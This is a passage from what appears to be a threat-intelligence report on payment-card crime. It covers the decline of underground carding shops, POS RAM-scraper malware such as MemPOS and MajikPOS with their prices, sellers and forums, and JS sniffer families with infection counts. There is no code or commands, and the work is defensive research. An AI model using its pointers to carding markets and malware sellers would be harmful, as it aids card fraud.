
APAC

■ H2 2021 — H1 2022
 ■ H2 2020 — H1 2021


Text data



Dumps




Overall



Europe

■ H2 2021 — H1 2022
 ■ H2 2020 — H1 2021



Text data



Dumps




Overall




Middle East

■ H2 2021 — H1 2022
 ■ H2 2020 — H1 2021


Text data



Dumps




Overall



North America

■ H2 2021 — H1 2022
 ■ H2 2020 — H1 2021



Text data



Dumps




Overall



CIS

■ H2 2021 — H1 2022
 ■ H2 2020 — H1 2021


Text data



Dumps




Overall



As can be seen, the overall number of cards put up for sale on underground markets decreased by **34%** compared to the previous year. This is due to the closure of several popular card shops. In January 2021, **Joker's Stash** shut down. A year later **UNICC**, one of the largest providers of data for smaller card shops, closed. In February 2022, **Trump's Dumps** and **Ferum Shop** closed as well. In general, the entire underground carding market experienced a crisis in early 2022. The amount of text card data being sold will likely continue to decrease over the next year.

Nevertheless, text card data is still in demand on underground forums, as suggested by the opening of a new large market called **BidenCash**.



ATTACKS AGAINST POS TERMINALS

In recent years, malware for POS terminals has become more popular than malware for ATMs. POS malware families emerged in 2014. Large retailers (such as **Target**) have fallen victim to them, which resulted in information from 40 million credit cards being leaked. The data included expiration dates, CVVs, and personal details about 70 million customers (names, addresses, email addresses, and phone numbers).

In theory, POS terminals that have passed PCI-DSS certification should withstand attacks involving the interception of transaction data. However, threat actors have found a way to bypass these security controls. To do so, they use a type of malware called **RAM Scraper**. When a POS terminal receives and processes transactions, it encrypts all data except information that is currently located in the memory of the device. This unencrypted data can be extracted. Threat actors use this fundamental aspect to collect information from the device memory after gaining access to a target network and searching for workstations that control terminals. Practically all malware for POS terminals today operates this way.

Below we describe the recent activity and history of two malware families that target POS terminals and are actively used and distributed by threat actors as at October 2022, namely **MemPOS** and **MajikPOS**.

MemPOS

MemPOS is malware for POS terminals. It contains modules for collecting information from the memory, keyboard, and files. It also extracts Track 1/2 and CVV and sends the collected data to a C&C server in the Tor network in encrypted form. MemPOS has been distributed using the malware-as-a-service (MaaS) model on underground forums since April 2021. Its author is believed to be a threat actor with the alias **Crux**. The price of the tool is \$2,500. It has positive reviews in the dark web community.




Figure 54. MemPOS interface




Figure 55. MemPOS interface

MajikPOS

MajikPOS was discovered in January 2017. It is distributed in the networks of banks, which threat actors penetrate through poorly protected VNC and RDP implementations. Hackers exploit vulnerabilities in the VNC, RDP, and FTP protocols to gain access to workstations. They also use Ammy Admin or publicly available RATs for scanning servers that send POS terminal-related information. Once MajikPOS is executed on the target workstation, it downloads a module for collecting information from the memory.

The malware is distributed on the underground forums **XSS** and **Omerta** by a seller with the username **cartonash**, who claims to have bought the tool from a developer for \$3,000 and is now reselling it. The seller also claimed that, in one month of using MajikPOS, they made almost \$24,000.




Figure 56. Post about MajikPOS




Figure 57. Example of data obtained using MajikPOS

In April 2022, Group-IB analysts discovered a C&C server where MajikPOS and **Treasure Hunter POS** panels were hosted. Due to server misconfigurations, Group-IB experts were able to study this campaign, which had been active until September 2022.

Initially, the server only had the Treasure Hunter panel, but the hackers replaced it with the MajikPOS panel once the product was put up for sale. During the campaign, the threat actors stole data relating to more than **167,000** credit cards from **128** POS terminals in the US, one in the Czech Republic, three in Canada, and one in Costa Rica, which had been infected with MajikPOS and Treasure Hunter. More information about this campaign is available on our [blog](#).

According to our findings, the threat actors could have made as much as **\$3.3 million** as part of this campaign.

JAVASCRIPT SNIFFERS

Over the past year, Group-IB specialists and other researchers have discovered 18 new sniffer families. As a result, 116 JS sniffer families are known at the time of writing, compared to 98 a year earlier.

The 18 previously unknown JS sniffer families discovered over the reporting period are:

- **AddCardInput**
- **c_gta**
- **exitSelectenterFull**
- **GrelosAlt**
- **GrelosDraw**
- **LilGit**
- **Meyhod**
- **PendingServer**
- **PueKey**
- **R-Sos**
- **RamBin**
- **Rasdaf**
- **retroslaver**
- **Sempak**
- **SwalFire**
- **Telemetry WS**
- **XorSocket**
- **ZipChoicer**

Infected e-commerce sites

Over the reporting period, Group-IB discovered 4,422 online shops whose websites had signs of having been infected with malicious JS sniffer code. Some of the websites appeared to have been infected with the code of multiple sniffer families at once.

MONTH	QUANTITY	QUARTER	QUANTITY
July 2021	164	Q3 2021	653
August 2021	330		
September 2021	159		
October 2021	303	Q4 2021	1,052
November 2021	192		
December 2021	557		
January 2022	769	Q1 2022	1,339
February 2022	354		
March 2022	216		
April 2022	507	Q2 2022	1,378
May 2022	394		
June 2022	477		

The breakdown shows that, on average, the number of discovered websites that become infected with JS sniffers grows every quarter.

The **docReady** sniffer family is the most common in terms of the number of infections, with its operators having conducted at least four mass waves of infections over the past year. This sniffer family was discovered on 1,214 websites.

The sniffer **Inter** remains at the top in terms of infections by sniffers sold on underground forums. Various versions of this sniffer were detected on 735 websites. It is followed by **Mr.Sniffa**, which was detected on 136 websites. The sniffer **Imageld**, which has now become irrelevant, and its modified version were detected on only 50 websites. The sniffer **CaramelCorp** was detected on just 15 websites over the past year.

Malicious code for loading the main sniffer code based on a legitimate Google Analytics snippet was found on 411 websites. This code is used by numerous threat groups, but mainly by **TrackStat**, whose sniffer code was discovered on 274 websites.

Malicious code belonging to **ATMZOW**, a threat group believed to be linked to Hancitor, was found on 66 websites. After the end of the reporting period, however, the group carried out several mass waves of website infections using an updated version of the malicious code.

A **CoffeMokko** family sniffer, whose operators stopped carrying out new infections in 2021 and presumably switched to a different sniffer family, was detected on 96 websites. All these infections are the result of previous infections that had not been removed and that had stopped working only due to gate infrastructure and sniffer administrative panels being switched off.

Malicious code developed by the group **GrelosGTM**, which uses Google Tag Manager to deliver sniffers to infected websites, was detected on 48 online shops.

The group **Baka** is still active. Throughout its activity, it has used four sniffer families, namely **Inter**, **Imageld**, **Baka**, and **XorSocket**, which was used during the reporting period and detected on ten websites.

A sniffer belonging to the group **SF_GATE** was detected on 25 websites. **FakeGraph** was detected on 29 sites, **PendingServer** on 7, **AddCardInput** on 10, and **OurHoney** on 5.

The group **AngryBeaver** continues to be active. At different times the group used the sniffers **FabricRelay-JS**, **FabricRelay-PHP**, **MakeFrame**, **jjlink**, **AngryBeaver** and **AngryBeaver v2**. The sniffers were discovered on 51 websites. In addition to them, however, the group continues to use PHP code for stealing cards, which is injected into the PHP scripts of websites and it is invisible to researchers when they analyze the client side of websites.

At the end of the reporting period, the group **Qoogle**, which lost its main domain for hosting malicious code, switched to an old one used in 2019 and continued its attacks. The malicious code of the Qoogle sniffer was detected on 34 websites.

Stolen bank cards

